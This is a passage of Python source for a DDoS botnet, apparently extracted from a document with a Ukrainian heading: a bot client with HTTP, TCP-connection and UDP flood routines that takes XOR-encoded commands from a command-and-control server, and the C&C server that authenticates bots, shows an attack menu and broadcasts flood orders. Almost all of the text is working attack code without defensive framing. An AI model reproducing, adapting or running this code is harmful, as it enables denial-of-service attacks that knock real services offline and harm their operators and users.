text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\nAccept-
Language: en-US,en;q=0.5\r\nAccept-Encoding: gzip, deflate\r\n",
                "Accept-Encoding: gzip, deflate\r\n",
                "Accept-Language: en-US,en;q=0.5\r\nAccept-Encoding: gzip,
deflate\r\n",
                "Accept: text/html, application/xhtml+xml, application/xml;q=0.9,
*/*;q=0.8\r\nAccept-Language: en-US,en;q=0.5\r\nAccept-Charset: iso-8859-
1\r\nAccept-Encoding: gzip\r\n",
                "Accept: application/xml,application/xhtml+xml,text/html;q=0.9,
text/plain;q=0.8,image/png,*/*;q=0.5\r\nAccept-Charset: iso-8859-1\r\n",
                "Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\nAccept-
Encoding: br;q=1.0, gzip;q=0.8, *;q=0.1\r\nAccept-Language: utf-8, iso-8859-
1;q=0.5, *;q=0.1\r\nAccept-Charset: utf-8, iso-8859-1;q=0.5\r\n",
                "Accept: image/jpeg, application/x-ms-application, image/gif,
application/xaml+xml, image/pjpeg, application/x-ms-xbap, application/x-
shockwave-flash, application/msword, */*\r\nAccept-Language: en-US,en;q=0.5\r\n",
                "Accept: text/html, application/xhtml+xml, image/jxr, */*\r\nAccept-
Encoding: gzip\r\nAccept-Charset: utf-8, iso-8859-1;q=0.5\r\nAccept-Language: utf-
```

```
8, iso-8859-1;q=0.5, *;q=0.1\r\n",
		"Accept: text/html, application/xml;q=0.9, application/xhtml+xml,
image/png, image/webp, image/jpeg, image/gif, image/x-xbitmap,
*/*;q=0.1\r\nAccept-Encoding: gzip\r\nAccept-Language: en-
US,en;q=0.5\r\nAccept-Charset: utf-8, iso-8859-1;q=0.5\r\n,"
		"Accept: text/html, application/xhtml+xml, application/xml;q=0.9,
*/*;q=0.8\r\nAccept-Language: en-US,en;q=0.5\r\n",
		"Accept-Charset: utf-8, iso-8859-1;q=0.5\r\nAccept-Language: utf-8,
iso-8859-1;q=0.5, *;q=0.1\r\n",
		"Accept: text/html, application/xhtml+xml",
		"Accept-Language: en-US,en;q=0.5\r\n",
		"Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\nAccept-
Encoding: br;q=1.0, gzip;q=0.8, *;q=0.1\r\n",
		"Accept: text/plain;q=0.8,image/png,*/*;q=0.5\r\nAccept-Charset: iso-
8859-1\r\n",]

stop = False
def HTTP(ip, port, path):
	global stop
	while True:
		if stop :
			break
		get_host = "GET "+path+"?"+str(random.randint(0,50000))+"
HTTP/1.1\r\nHost: " + ip + "\r\n"
		connection = "Connection: Keep-Alive\r\n"
		useragent = "User-Agent: " + random.choice(useragents) + "\r\n"
		accept = random.choice(acceptall)
		http = get_host + useragent + accept + connection + "\r\n"
		s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
		try:
			s.connect((str(ip), int(port)))
			for y in range(100):
				s.send(str.encode(http))
			#s.close()
		except:
			s.close()

def CC(ip, port):
	global stop
	while True:
		if stop :
			break
		try:
```

```
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.connect((str(ip),int(port)))
                s.send("\000".encode())
                s.close()
            except:
                s.close()

def UDP(ip, port, size):
    global stop
    while True:
        if stop :
            break
        udpbytes = random._urandom(int(size))
        sendip=(str(ip),int(port))
        s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        try:
            for y in range(thread):
                s.sendto(udpbytes, sendip)
            s.close()
        except:
            s.close()

def cmdHandle(sock):
    global stop
    attack = 0
    sock.send(xor_enc("1337",key).encode())#login code
    while True:
        tmp = sock.recv(1024).decode()
        if len(tmp) == 0:
            main()
        #print(tmp)
        data = xor_dec(tmp,key)
        if data[0] == '!':
            try:
                command = data.split()
                print(command)
                if command[0] == xor_dec('QBAH',key):#encoded
keywords: !cc
                    if attack != 0:
                        stop = True
                        attack=0
                    stop = False
                    for x in range(int(command[3])):
                        p = threading.Thread(target=CC,
```

```
args=(command[1],command[2]))
                                        p.start()
                                attack+=1
                        elif command[0] == xor_dec('QBsQEhc=',key):#encoded
keywords: !http
                                if attack != 0:
                                        stop = True
                                        attack=0
                                stop = False
                                for x in range(int(command[3])):
                                        p = threading.Thread(target=HTTP, args
=(command[1],command[2],command[4]))
                                        p.start()
                                attack+=1
                        elif command[0] == xor_dec('QAYAFg==',key):#encoded
keywords: !udp
                                if attack != 0:
                                        stop = True
                                        attack=0
                                stop = False
                                for x in range(int(command[3])):
                                        p = threading.Thread(target=UDP, args
=(command[1],command[2],command[4]))
                                        p.start()
                                attack+=1
                        elif command[0] == xor_dec('QAAQCRc=',key):
                                stop = True
                                attack = 0#clear attack list
                        elif command[0] == xor_dec('QBgNCgs=',key):#!kill : kill
bot
                                sys.exit(1)
                except:
                        pass
        if data == xor_dec("ERoKAQ==",key):#ping
                sock.send(xor_enc("pong",key).encode())#keepalive and check
connection alive

def main():

        try:
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR,1)
                s.setsockopt(socket.SOL_SOCKET, socket.SO_KEEPALIVE, 1)
                #s.setsockopt(socket.SOL_TCP, socket.TCP_KEEPIDLE, 10)
```

```
                #s.setsockopt(socket.SOL_TCP, socket.TCP_KEEPINTVL, 10)
                s.setsockopt(socket.SOL_TCP, socket.TCP_KEEPCNT, 3)#this only can
use on python3 env, python2 pls off this
                s.connect((cnc,cport))

                cmdHandle(s)

        except Exception as e:
                connect()#magic loop

def connect():
        time.sleep(5)
        main()
#xor enc part#
def xor_enc(string,key):
    lkey=len(key)
    secret=[]
    num=0
    for each in string:
        if num>=lkey:
            num=num%lkey
        secret.append( chr( ord(each)^ord(key[num]) ) )
        num+=1

    return b64.b64encode( "".join( secret ).encode() ).decode()

def xor_dec(string,key):

    leter = b64.b64decode( string.encode() ).decode()
    lkey=len(key)
    string=[]
    num=0
    for each in leter:
        if num>=lkey:
            num=num%lkey

        string.append( chr( ord(each)^ord(key[num]) ) )
        num+=1

    return "".join( string )


if __name__ == '__main__':
        main()
```

ВИКОНУЮЧИЙ ФАЙЛ

```
import socket
import argparse
import threading
import os
import time
import sys
from os import system, name
import base64 as b64

key= "asdfghjkloiuytresxcvbnmliuytf"#xor key

if len(sys.argv)<=1:
        print("Usage: python3 cnc.py <port>")
        sys.exit()

b = int(sys.argv[1])

socketList = []
def sendCmd(cmd):#Send Commands Module
        print('[*]Command sent!!!')#debug
        print(cmd)
        data = xor_enc(cmd,key)#encode
        for sock in socketList:
                try:
                        sock.settimeout(1)
                        sock.send(data.encode())
                except:
                        socketList.remove(sock)#del error connection
                        print("[!] A bot offline")

def scan_device():#scan online device
        print('scanning Online bot')
        for sock in socketList:
                try:
                        sock.settimeout(1)
                        sock.send(xor_enc("ping",key).encode())#check connection
                except:
                        socketList.remove(sock)#del error connection
                        print("[!] A bot offline")#debug

def showbot():#bot count
        while True:
                try:
```

```
                so.send(("\033]0;Nodes : "+str(len(socketList))+" \007").encode())
                time.sleep(1)
            except:
                return

def handle_bot(sock,socketList):
    while True:
        try:
            sock.send(xor_enc("ping",key).encode())#keepalive and check
connection
            print("ping")
            pong = sock.recv(1024).decode()
            if xor_dec(pong,key) == "pong":
                print("pong")
                time.sleep(60)#check connection every min
        except:
            try:
                sock.close()
                socketList.remove(sock)
                print("[!] A bot offline")
            except:#bug happened here, if not add "break" then there will be a
"magic" loop
                pass
            break

def waitConnect(sock,addr):
    passwd = sock.recv(1024).decode()
    try:
        passwd2 = xor_dec(passwd,key)
        if passwd2 == "1337" :
            if sock not in socketList:
                socketList.append(sock)
                print("[!] A bot Online "+ str(addr)) #message
                handle_bot(sock,socketList)
        else:
            sock.close()
    except:
        if passwd == "Login\r\n" or passwd == "Login":#login code
        #If u are using putty pls use raw mode to connect,
        #If connected, there will not show anything on screen
        #Just input 'Login' and enter.
            print("Somebody login...")
            Commander(sock)
        else:
```

```
                    sock.close()

def Commander(sock):#cnc server
        global so
        so = sock
        sock.send("Username:".encode())
        name = sock.recv(1024).decode()
        sock.send("Password:".encode())
        passwd = sock.recv(1024).decode()
        tmp = open("login.txt").readlines()#enter ur username and password in
login.txt
        corret=0
        for x in tmp:
                tmp2 = x.split()
                #print(tmp2[0])#debug
                #print(tmp2[1])#
                if tmp2[0]+"\r\n" == name and tmp2[1]+"\r\n" == passwd:
                        print("Commander here: "+tmp2[0])
                        corret+=1
        if corret != 1:
                sock.close()
                return
        sock.send("Setting up the server\r\n".encode())#loading sense
        time.sleep(0.5)
        sock.send("\033[2J\033[1H".encode())
        sock.send("Setting up the server [-]\r\n".encode())
        time.sleep(0.3)
        sock.send("\033[2J\033[1H".encode())
        sock.send("Setting up the server [\\]\r\n".encode())
        time.sleep(0.3)
        sock.send("\033[2J\033[1H".encode())
        sock.send("Setting up the server [-]\r\n".encode())
        time.sleep(0.3)
        sock.send("\033[2J\033[1H".encode())
        sock.send("Setting up the server [/]\r\n".encode())
        time.sleep(0.3)
        sock.send("\033[2J\033[1H".encode())
        sock.send("Setting up the server [-]\r\n".encode())
        time.sleep(0.3)
        sock.send("\033[2J\033[1H".encode())
        sock.send("Setting up the server [\\]\r\n".encode())
        time.sleep(0.3)
        sock.send("\033[2J\033[1H".encode())
        sock.send("Setting up the server [-]\r\n".encode())
```

```
        time.sleep(0.3)
        sock.send("\033[2J\033[1H".encode())
        sock.send("Setting up the server [/]\r\n".encode())
        time.sleep(0.3)
        sock.send("\033[2J\033[1H".encode())
        sock.send("[!] Setting Up Connection Socket...\r\n".encode())
        time.sleep(0.5)
        sock.send("[!] Updating Server Config...\r\n".encode())
        time.sleep(0.5)
        sock.send("[!] Setting Up C&C Module...\r\n".encode())
        time.sleep(0.5)
        sock.send("[!] Done...\r\n".encode())
        time.sleep(0.5)
        sock.send("[!] Welcom to the Python3 C&C Server, glhf !!!\r\n".encode())
        sock.send("==============================================\r\
n".encode())
        time.sleep(1)
        botn = threading.Thread(target=showbot)
        botn.start()


        while True:
                #print ("==> Python3 C&C server <==")
                sock.send('ルート@ボットネット:'.encode())#if u run this on windows, it
may has some bug, idk why so,i use linux.
                cmd_str = sock.recv(1024).decode()
                if len(cmd_str):
                        if cmd_str[0] == '!':
                                sendCmd(cmd_str)
                        if cmd_str[0] == 'scan':
                                scan_device()
                        if cmd_str == '?' or cmd_str == 'help' or cmd_str == '?\r\n' or
cmd_str == 'help\r\n':
                                sock.send('\r\n#-- Commands --#\r\n'.encode())
                                sock.send('  CC   Flood: !cc   host port threads\r\n'.encode())
#tcp connection flood
                                sock.send('  HTTP Flood: !http host port threads
path\r\n'.encode())    #http flood
                                sock.send('  UDP  Flood: !udp  host port threads
size\r\n\r\n'.encode())#udp flood
                                sock.send('    !stop    : stop attack\r\n'.encode())
                                sock.send('    !kill    : kill all the bots\r\n'.encode())
                                sock.send('    bots     : count bot\r\n'.encode())
                                sock.send('    scan     : check online
```

```
connection\r\n'.encode())#check connecton status, if some offline or timeout will
delete them form bot list.
                        sock.send('    clear    : Clear screen\r\n'.encode())
                        sock.send('    exit     : exit the server\r\n'.encode())
                        sock.send('    shutdown : shutdown the server\r\n'.encode())

        sock.send('==========================================================
============\r\n'.encode())
                    if cmd_str == 'bots' or cmd_str == 'bots\r\n':
                        sock.send(("Nodes:"+str(len(socketList))+"\r\n").encode())
                    if cmd_str == 'clear' or cmd_str == 'clear\r\n':
                        sock.send("\033[2J\033[1H".encode())
                    if cmd_str == 'exit' or cmd_str == 'exit\r\n':
                        sock.send('Bye, ルート\r\n'.encode())
                        stop = True
                        sock.close()
                        break
                    if cmd_str == 'shutdown' or cmd_str == 'shutdown\r\n':#shutdown
function
                        sock.send('Shutdown\r\n'.encode())
                        stop = True
                        sock.close()
                        print("shutdown from remote command")
                        sys.exit()

def main():
        global s
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR,1)
        s.setsockopt(socket.SOL_SOCKET, socket.SO_KEEPALIVE, 1)#Keepalive
tcp connection
        s.bind(('0.0.0.0',b))
        s.listen(1024)
        while True:
                sock, addr = s.accept()
                th = threading.Thread(target=waitConnect,args=(sock,addr))
                th.start()

def xor_enc(string,key):
    lkey=len(key)
    secret=[]
    num=0
    for each in string:
        if num>=lkey:
```

```
            num=num%lkey
        secret.append( chr( ord(each)^ord(key[num]) ) )
        num+=1

    return b64.b64encode( "".join( secret ).encode() ).decode()

def xor_dec(string,key):
    leter = b64.b64decode( string.encode() ).decode()
    lkey=len(key)
    string=[]
    num=0
    for each in leter:
        if num>=lkey:
            num=num%lkey

        string.append( chr( ord(each)^ord(key[num]) ) )
        num+=1

    return "".join( string )

if __name__ == '__main__':
        main()
```